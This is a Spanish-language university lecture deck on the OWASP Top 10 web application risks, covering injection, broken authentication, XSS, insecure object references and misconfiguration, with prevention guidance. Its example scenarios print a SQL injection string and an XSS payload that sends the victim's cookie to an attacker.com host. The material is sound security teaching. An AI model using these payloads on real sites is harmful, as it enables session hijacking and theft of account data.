UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Seguridad en la Web

Top-Ten Vulnerabilidades según OWASP

La Universidad en Internet

Objetivos

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- Qué es OWASP-Top10
- Qué objetivos y motivaciones tiene
- Qué son los Riesgos de Seguridad de Aplicaciones
- Conocer cómo me afectan
- Conocer los 10 Riesgos más importantes

Introducción (I)
¿Qué es TOP10?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- Representa una lista concisa y enfocada sobre los **Diez Riesgos Más Críticos sobre Seguridad en Aplicaciones**.
- El OWASP Top10 se centra en los riesgos
- También provee información adicional sobre como evaluar estos riesgos en sus aplicaciones.
- **Cada ítem** en el Top10 describe la probabilidad general y los factores de consecuencia que se utilizan para clasificar la gravedad típica del riesgo.
- Presenta orientación sobre como verificar si usted posee problemas en esta área, como evitarlos, algunos ejemplos y enlaces a mayor información.

Introducción (II)
Objetivos (i)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- El objetivo principal del Top10 es educar desarrolladores, diseñadores, arquitectos, gerentes, y organizaciones sobre las consecuencias de las vulnerabilidades de seguridad más importantes en aplicaciones web.
- Pretende **crear conciencia sobre la seguridad en aplicaciones** mediante la identificación de algunos de los riesgos más críticos que enfrentan las *Organizaciones*.
- **Referenciado por numerosos estándares**, libros, y organizaciones, incluyendo MITRE, PCI DSS, DISA, FTC, y muchos más.
- El OWASP Top10 fue **lanzado por primera** vez en 2003, se han realizado actualizaciones posteriores en 2004, 2007, 2010 y 2013.

Introducción (III)
Objetivos (ii)


- **Top10** no es un programa de seguridad en aplicaciones.
- OWASP **recomienda** que las organizaciones establezcan una base sólida de formación, estándares y herramientas que hagan posible la codificación segura.
- Por encima de esa base, las organizaciones deben integrar la seguridad en su desarrollo, verificación y procesos de mantenimiento.
- La **gerencia** puede utilizar los datos generados por estas actividades para gestionar los costos y riesgos asociados a la seguridad en aplicaciones.

Riesgos de Seguridad en Aplicaciones (I)

Rutas hacia los Riesgos (i)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- Los atacantes pueden potencialmente usar muchas diferentes rutas a través de su aplicación para causar daño en su negocio u organización.
- Cada una de estas rutas representa un riesgo que puede, o no, ser lo suficientemente serio como para merecer atención.



Riesgos de Seguridad en Aplicaciones (II)

Rutas hacia los Riesgos (ii)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- A veces, estas rutas son triviales de encontrar y explotar y a veces son extremadamente difíciles.

- De manera similar, el daño causado puede ir de ninguno hasta incluso expulsarle del negocio. Para determinar el riesgo para su organización, puede evaluar la probabilidad asociada con cada agente de amenaza, vector de ataque y debilidad de seguridad y combinarla con una estimación del impacto técnico y de negocios en su organización.

- Juntos, estos factores determinan el riesgo total.

Riesgos de Seguridad en Aplicaciones (III)

¿Cuál es Mi Riesgo? (i)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- Esta actualización del OWASP Top 10 se **enfoca en la identificación de los riesgos más serios** para un amplio espectro de organizaciones.
- Para cada uno de estos riesgos, proveemos información genérica acerca de la probabilidad y el impacto técnico usando el siguiente esquema simple de calificación, que está basado en la **Metodología de Evaluación de Riesgos OWASP**.

Agentes De Amenaza	Vectores De Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto Al Negocio
?	Fácil	Difundido	Fácil	Severo	?
	Medio	Común	Medio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Riesgos de Seguridad en Aplicaciones (III)

¿Cuál es Mi Riesgo? (i)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- Solo **usted sabe los detalles específicos** de su ambiente y su **negocio**.
- Para una aplicación cualquiera, puede no haber un agente de amenaza que pueda ejecutar el ataque relevante, o el impacto técnico puede no ser relevante.
- Por tanto, usted debería evaluar cada riesgo, enfocándose en los agentes de amenaza, los controles de seguridad e impactos de negocio en su empresa.
- Los **nombres** de los riesgos en la Top10 surgen del tipo de ataque, el tipo de debilidad o el tipo de impacto que pueden causar.

Los 10 Riesgos más Serios

Tabla de Amenazas (i)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Amenaza	Descripción
A1 –Inyección	Los fallos de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.
A2 – Pérdida de Autenticación y Gestión de Sesiones	Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, llaves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
A3 – Secuencia de comandos en sitios cruzados (XSS)	Los fallos XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la victima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso..
A4 – Referencia Directa Insegura a Objetos	Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.
A5 – Configuración de seguridad incorrecta	Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.

Los 10 Riesgos más Serios

Tabla de Amenazas (ii)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Amenaza	Descripción
A6 – Exposición de datos sensibles	Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.
A7 – Ausencia de Control de Acceso a Funciones	La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario. A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función. Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.
A8 – Falsificación de Petición en Sitios Cruzados (CSRF)	Un ataque CSRF obliga al navegador de una victima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la victima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la victima.
A9 – Utilización de componentes con vulnerabilidades conocidas	Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una pérdida seria de datos. Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.
A10 – Redirecciones y Reenvíos no validados	Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de *phishing* o malware, o utilizar reenvíos para acceder páginas no autorizadas.

Los 10 Riesgos más Serios

A1 – Inyección (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Considerar cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.	El atacante envía cadenas simples de texto que explotan la sintaxis del interprete atacado. Casi cualquier fuente de datos puede ser un vector de inyección, incluyendo fuentes internas	Las fallas de inyección ocurren cuando una aplicación envía datos no confiables a un interprete. Las fallas de inyección son muy prevalentes, particularmente en código legado, el cual es frecuentemente encontrado en consultas SQL, LDAP, XPath, comandos de SO, argumentos de programa, etc. Las fallas de inyección son fácil de descubrir cuando se examina el código, pero mas difícil a través de testeos. Los scanners y fuzzers pueden ayudar a los atacantes a descubrir estos fallos.	Una falla de inyección puede resultar en perdida o corrupción de datos, falta de integridad, o negación de acceso. Una falla de inyección puede algunas veces llevar a la toma de posesión completa del servidor.	Considerar el valor para el negocio de los datos afectados y la plataforma corriendo el interprete. Todos los datos pueden ser robados, modificados, o eliminados. ¿Puede su reputación ser dañada?

Los 10 Riesgos más Serios

A1 – Inyección (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - La mejor manera de saber si una aplicación es vulnerable a inyección es verificar que todo uso de los interpretes claramente separe datos no confiables del comando o consulta.
    - Para consultas SQL, esto significa utilizar variables parametrizadas en todas las consultas preparadas y procedimientos almacenados, como así también evitar consultas dinámicas.
  - **Revisar el código** es una manera fácil y efectiva para ver si la aplicación utiliza los interpretes de manera segura.
  - Las **herramientas de análisis de código** pueden ayudar a un analista de seguridad a encontrar la utilización de interpretes y rastrear el flujo de datos en la aplicación.

Los 10 Riesgos más Serios

A1 – Inyección (iii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Los ***test* de penetración** pueden validar estos problemas a través de fallas especialmente hechas a mano que confirman la vulnerabilidad.
  - Los **escaneos dinámicos automatizados** contra la aplicación pueden proveer una buena comprensión sobre si existe algún fallo que haga vulnerable mi aplicación a un ataque de *inyección*.
  - Los escáneres no siempre pueden llegar a los interpretes y tienen dificultad en detectar si un ataque ha tenido éxito.
    - Una gestión pobre de los errores hace mas fácil la detección de fallos de inyección.

Los 10 Riesgos más Serios

A1 – Inyección (iv) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Prevenir la inyección requiere mantener los datos no confiables separados de comandos y consultas.
  - **Tres alternativas**:
    1. La opción preferida es utilizar una **API segura** que evite el uso del interprete completamente o provea una interfaz parametrizada.
       - Hay que ser cuidadoso con API's, tales como procedimientos almacenados, que son parametrizados, ya que aun pueden introducir inyección implícitamente.
       - Utilice API's de confianza.
    2. Si una no se encuentra disponible API parametrizada, se debe eliminar los caracteres especiales utilizando una sintaxis de *escape* especial para dicho interprete.
       - OWASP's ESAPI (véanse Referencias) posee algunas de estas *rutinas de escape*.

Los 10 Riesgos más Serios

A1 – Inyección (v) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - **Tres alternativas (continuación)**:
    3. Una validación positiva de entradas con una apropiada canonicalización está también recomendado, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas. *OWASP's ESAPI* tiene una librería extensible de rutinas de validación de entradas para Java.

Los 10 Riesgos más Serios

A1 – Inyección (vi) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Ejemplos de Escenarios de Ataque**
  - La aplicación utiliza datos no confiables en la construcción de la siguiente consulta SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") +"'";
```

  - El atacante modifica el parámetro 'id' en su navegador para enviar: `' or '1'='1`. Esto cambia el significado de la consulta devolviendo todos los registros de la tabla ACCOUNTS en lugar de solo el cliente solicitado.

```
http://example.com/app/accountView?id=' or '1'='1
```

  - En el peor caso, el atacante utiliza esta vulnerabilidad para invocar procedimientos almacenados especiales en la base de datos que permiten la toma de posesión de la base de datos y posiblemente también al servidor que aloja la misma.

Los 10 Riesgos más Serios

A2 – Pérdida de Autenticación y Gestión de Sesiones (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Considerar atacantes anónimos externos, además de usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considerar también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (por ejemplo cuentas expuestas, contraseñas, identificadores de sesión) para hacerse pasar por usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero conseguir que sean correctos es complicado. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en las secciones de cierre de sesión, gestión de contraseñas, tiempo de desconexión, función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil por ser única cada implementación.	Estas vulnerabilidades podría permitir que algunas o todas las cuentas sean atacadas. Una vez el ataque resulte satisfactorio, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son los objetivos prioritarios.	Considerar el valor de negocio de los datos afectados o funciones de la aplicación. También considere el impacto en el negocio la exposición pública de la vulnerabilidad.

Los 10 Riesgos más Serios

A2 – Autenticación y Sesiones (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Los primeros activos a proteger son las credenciales y los identificadores de sesión.
  - Se debería **preguntar** lo siguiente:
    1. ¿Están siempre las credenciales protegidas cuando se almacenan utilizando un hash o cifrado? *(Consulte el punto A7)*.
    2. ¿Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de la cuenta (por ejemplo, registro de usuarios, cambiar contraseñas, recuperación de contraseñas, identificadores débiles de sesión)?
    3. ¿Se muestran los identificadores de sesión en la dirección URL? (por ejemplo, re-escritura de la dirección)?

Los 10 Riesgos más Serios

A2 – Autenticación y Sesiones (iii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Se debería **preguntar** lo siguiente (continuación):

4. ¿Son los identificadores de sesión vulnerables a ataques de fijación de la sesión?

5. ¿Caducan las sesiones y pueden los usuarios cerrar sus sesiones?

6. ¿Se rotan los identificadores de sesiones después de una autenticación correcta?

7. ¿Se envían las contraseñas, identificadores de sesión y otras credenciales únicamente mediante conexiones TLS? *(Consulte la sección A9)*.

Los 10 Riesgos más Serios

A2 – Autenticación y Sesiones (iv) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - La recomendación principal para una organización es facilitar a los desarrolladores.
  - **Dos alternativas**:
    1. Un único conjunto de controles de autenticación fuerte y gestión de sesiones. Dichos controles deberán conseguir:
       a) Reunir todos los requisitos de gestión de sesiones y autenticación definidos en el *Application Security Verification Standard* (ASVS) de OWASP, secciones V2 (Autenticación) y V3 (Gestión de sesiones).
       b) Tener un interfaz simple para los desarrolladores. Considerar ESAPI Authenticator y las APIs de usuariocomo buenos ejemplos a emular, utilizar o sobre los que partir.
    2. Se debe hacer especial hincapié en evitar vulnerabilidades de XSS que podrían ser utilizadas para robar identificadores de sesión. *(Consulte el apartado A2)*.

Los 10 Riesgos más Serios

A2 – Autenticación y Sesiones (iv) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #1**
  - Aplicación de reserva de vuelos que soporta re-escritura de direcciones URL poniendo los identificadores de sesión en la propia dirección:

```
http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii
```

    - Un usuario autenticado en el sitio quiere mostrar la venta a sus amigos.
    - Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su identificador de sesión.
    - Cuando sus amigos utilicen el anterior enlace utilizarán su sesión y su tarjeta de crédito.

Los 10 Riesgos más Serios

A2 – Autenticación y Sesiones (v) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #2**
  - No se establecen correctamente los tiempos de desconexión en la aplicación.
  - Un usuario utiliza un ordenador público para acceder al sitio. En lugar de utilizar la función de “Cerrar sesión”, cierra la pestaña del navegador y se marcha.
  - Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

- **Escenario #3**
  - Un atacante de dentro de la organización, o externo, consigue acceder a la base de datos de contraseñas del sistema.
  - Las contraseñas de los usuarios no se encuentran cifradas, mostrando todas las contraseñas en claro al atacante.

Los 10 Riesgos más Serios

A3 – Cross-Site Scripting (XSS) (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
———	Explotación MEDIA	Prevalencia MUY DIFUNDIDA	Detección FACIL	Impacto MODERADO	———
Considerar cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.	El atacante envía simples cadenas de texto que explotan la sintaxis del interprete atacado. Casi cualquier fuente de datos puede ser un vector de inyección, incluyendo fuentes internas tales como datos de la base de datos.	XSS es el fallo de seguridad más prevalente en aplicaciones web. Los fallos XSS ocurren cuando una aplicación incluye datos suministrados por el usuario en una pagina enviada al navegador sin ser el contenido apropiadamente validado o validado. Existen tres tipos conocidos de fallos XSS: 1) Almacenados, 2) Reflejados 3) XSS basado en DOM. La detección de la mayoría de los fallos XSS es relativamente fácil a través de pruebas análisis de código.		Los atacantes pueden ejecutar secuencias de comandos en el navegador de una victima para secuestrar las sesiones de usuario, destruir sitios web, insertar código hostil, redirigir usuarios, instalar código malicioso en el navegador de la victima, etc.	Considerar el valor de negocio de los datos afectados o funciones de la aplicación. También considere el impacto en el negocio la exposición pública de la vulnerabilidad.

Los 10 Riesgos más Serios

A3 – Cross-Site Scripting (XSS) (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Es necesario asegurarse que todos los **datos de entrada** suministrados por el usuario enviados al navegador sean seguros (a través de **validación de entradas**), y que las entradas de usuario sean *escapadas* de manera apropiada antes de que sean incluidas en la pagina de salida.
  - Una **apropiada codificación de salida** asegura que los datos de entrada sean siempre tratados como texto en el navegador, en lugar de contenido activo que puede ser ejecutado.

Los 10 Riesgos más Serios

A3 – Cross-Site Scripting (XSS) (iii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Tanto las **herramientas estáticas** como dinámicas pueden encontrar algunos problemas de XSS automáticamente.
    - Sin embargo, cada aplicación construye las paginas de salida diferentemente y utiliza diferentes interpretes tales como *JavaScript, ActiveX, Flash, y Silverlight*, lo que dificulta la detección automática.
  - Por lo tanto, una cobertura completa requiere una **combinación** de **revisión manual de código** y **testeo manual de penetración**, además de cualquier **testeo automático** en uso.
  - Tecnologías Web 2.0, tales como AJAX, dificultan la detección de XSS a través de herramientas automatizadas.

Los 10 Riesgos más Serios

A3 – Cross-Site Scripting (XSS) (iv) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.
  - **Dos alternativas**:
    1. La opción preferida es escapar todos los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde los serán ubicados.
       - Los desarrolladores necesitan incluir esta técnica en sus aplicaciones al menos que el *framework de intefaz de usuario* lo realice por ellos. (Véase la Hoja de Trucos de Prevención XSS para mayor información sobre técnicas de escape de datos)

Los 10 Riesgos más Serios

A3 – Cross-Site Scripting (XSS) (v) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - **Dos alternativas (continuación)**:
    2. Una validación de entradas positiva o *"whitelist"* con apropiada canonicalización y decodificación es también recomendable ya que ayuda a proteger contra XSS, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas.
       - Tal validación debería, tanto como sea posible, decodificar cualquier entrada codificada, y luego validar la longitud, caracteres, formato, y cualquier regla de negocio en dichos datos antes de aceptar la entrada.

Los 10 Riesgos más Serios

A3 – Cross-Site Scripting (XSS) (vi) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Ejemplos de Escenarios de Ataque**
  - La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validar o escapar los datos:

```
(String) page+= "<inputname='creditcard' type='TEXT‘value='" +
request.getParameter("CC") + "'>";
```

  - El atacante modifica el parámetro ‘CC’ en el navegador:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'.
```

  - Esto causa que el identificador de sesión de la victima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.
    - Tenga en cuenta que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. *(Véase A5 para información sobre CSRF).*

Los 10 Riesgos más Serios

A4 – Referencia Directa Insegura a Objetos (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Considerar los tipos de usuarios en su sistema. ¿Existen usuarios que tengan únicamente acceso parcial a determinados tipos de datos del sistema?	Un atacante, como usuario autorizado en el sistema, simplemente modifica el valor de un parámetro que se refiere directamente a un objeto del sistema a otro objeto para el que el usuario no se encuentra autorizado. ¿Se concede el acceso?	Normalmente, las aplicaciones utilizan el nombre o clave actual de un objeto cuando se generan las páginas web. Las aplicaciones no siempre verifican que el usuario tiene autorización sobre el objetivo. Esto resulta en una vulnerabilidad de referencia de objetos directos inseguros. Los auditores pueden manipular fácilmente los valores del parámetro para detectar estas vulnerabilidades y un análisis de código mostraría rápidamente si la autorización se verifica correctamente.	Dichas vulnerabilidades pueden comprometer toda la información que pueda ser referida por parámetros. A menos que el espacio de nombres resulte escaso, para un atacante resulta sencillo acceder a todos los datos disponibles de ese tipo.	Considerar el valor de negocio de los datos afectados. También considere el impacto en el negocio la exposición pública de la vulnerabilidad.

Los 10 Riesgos más Serios

A4 – Referencia Directa Insegura a Objetos (iii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - La mejor manera de poder comprobar si una aplicación es vulnerable a referencias inseguras a objetos es verificar que todas las referencias a objetos tienen las protecciones apropiadas.

  - Para conseguir esto, considerar:
    1. Para referencias directas a recursos restringidos, la aplicación necesitaría verificar si el usuario está autorizado a acceder al recurso en concreto que solicita. Están siempre las credenciales protegidas cuando se almacenan utilizando un hash o cifrado? *(Consulte el punto A7)*.
    2. Si la referencia es una referencia indirecta, la correspondencia con la referencia directa debe ser limitada a valores autorizados para el usuario en concreto.

Los 10 Riesgos más Serios

A4 – Referencia Directa Insegura a Objetos (iii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Un **análisis del código de la aplicación** serviría para verificar rápidamente si dichas propuestas se implementan con seguridad.
  - También es efectivo realizar comprobaciones para **identificar referencias a objetos directos** y si estos son seguros.
  - Normalmente las herramientas automáticas no detectan este tipo vulnerabilidades porque no son capaces de reconocer cuales necesitan protección o cuales son seguros o inseguros.

Los 10 Riesgos más Serios

A4 – Referencia Directa Insegura (iv) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Prevenir referencias inseguras a objetos directos requiere seleccionar una manera de proteger los objetos accesibles por cada usuario (por ejemplo, identificadores de objeto, nombres de fichero).

  - **Dos alternativas**:
    1. Utilizar referencias indirectas por usuario o sesión.
       - Esto evitaría que los atacantes accedieren directamente a recursos no autorizados.
       - Por ejemplo, en vez de utilizar la clave del recurso de base de datos, se podría utilizar una lista de 6 recursos que utilizase los números del 1 al 6 para indicar cuál es el valor elegido por el usuario.
         - La aplicación tendría que realizar la correlación entre la referencia indirecta con la clave de la base de datos correspondiente en el servidor. ESAPI de OWASP incluye relaciones tanto secuenciales como aleatorias de referencias de acceso que los desarrolladores pueden utilizar para eliminar las referencias directas a objetos.

Los 10 Riesgos más Serios

A4 – Referencia Directa Insegura (v) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - **Dos alternativas (continuación)**:
    2. Comprobar el acceso.
       - Cada uso de una referencia directa a un objeto de una fuente que no es de confianza debe incluir una comprobación de control de acceso para asegurar que el usuario está autorizado a acceder al objeto solicitado.

Los 10 Riesgos más Serios

A4 – Referencia Directa Insegura (vi) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Ejemplo de Escenario**
  - La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
Stringquery= "SELECT * FROM accts WHERE account= ?";
PreparedStatement pstmt=connection.prepareStatement(query, … );
pstmt.setString(1, request.getparameter("acct"));
ResultSetresults= pstmt.executeQuery( );
```

  - El atacante simplemente modificaría el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera.

```
http://example.com/app/accountInfo?acct=notmyacct
```

    - Si esta acción no se verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

Los 10 Riesgos más Serios

A5 – Configuración de Seguridad Incorrecta (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Atacantes externos anónimos así como usuarios con contraseñas autenticas que puedan ser utilizadas para comprometer el sistema. También se incluye a empleados con información y acceso privilegiado que quieran ocultar sus acciones.	Para obtener acceso, o conocimiento, no autorizado al sistema, el atacante puede utilizar cuentas predeterminadas, páginas no utilizadas, defectos en software no actualizado o no parchados, archivos o directorios no protegidos, etc.	Una mala configuración de seguridad puede ocurrir en cualquier capa de la aplicación, incluyendo la plataforma, el servidor web, el servidor de aplicaciones, el ambiente de trabajo, y el código personalizado. Los desarrolladores de software y los administradores de la red necesitan trabajar de forma conjunta para asegurar que todos los niveles de la pila de la aplicación estén correctamente configurados. Los escaneos automatizados son útiles para detectar actualizaciones pendientes, configuraciones defectuosas, cuentas predeterminadas activas, servicios activos innecesarios, etc.	Los defectos frecuentemente permiten a los atacantes obtener acceso no autorizado a datos o funcionalidad del sistema. De forma ocasional, tales defectos resultan en un riesgo para todo el sistema.	El sistema puede estar en riesgo sin que se pueda tener conocimiento de este hecho. Los datos pueden ser robados o modificados. Los costos de recuperación pueden ser altos.

Los 10 Riesgos más Serios

A5 – Configuración de Seguridad Incorrecta (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - ¿Ha fortalecido la seguridad en todos los niveles de la pila de la aplicación?
    1. ¿Tiene implementados **procesos que permitan mantener actualizado** el software de su organización?. Esto incluye el sistema operativo, los servidores web/aplicación, los sistemas DBMS, las aplicaciones y todas las bibliotecas de código.
    2. ¿Todo lo innecesario ha sido **deshabilitado**, eliminado o desinstalado (p.e. puertos, servicios, páginas, cuentas de usuario, privilegios)?
    3. ¿Ha **cambiado**, o **deshabilitado**, las **contraseñas** de las cuentas **predeterminadas**?
    4. ¿Ha configurado el **sistema de gestión de errores** para prevenir que se acceda de forma no autorizada a los mensajes de error?
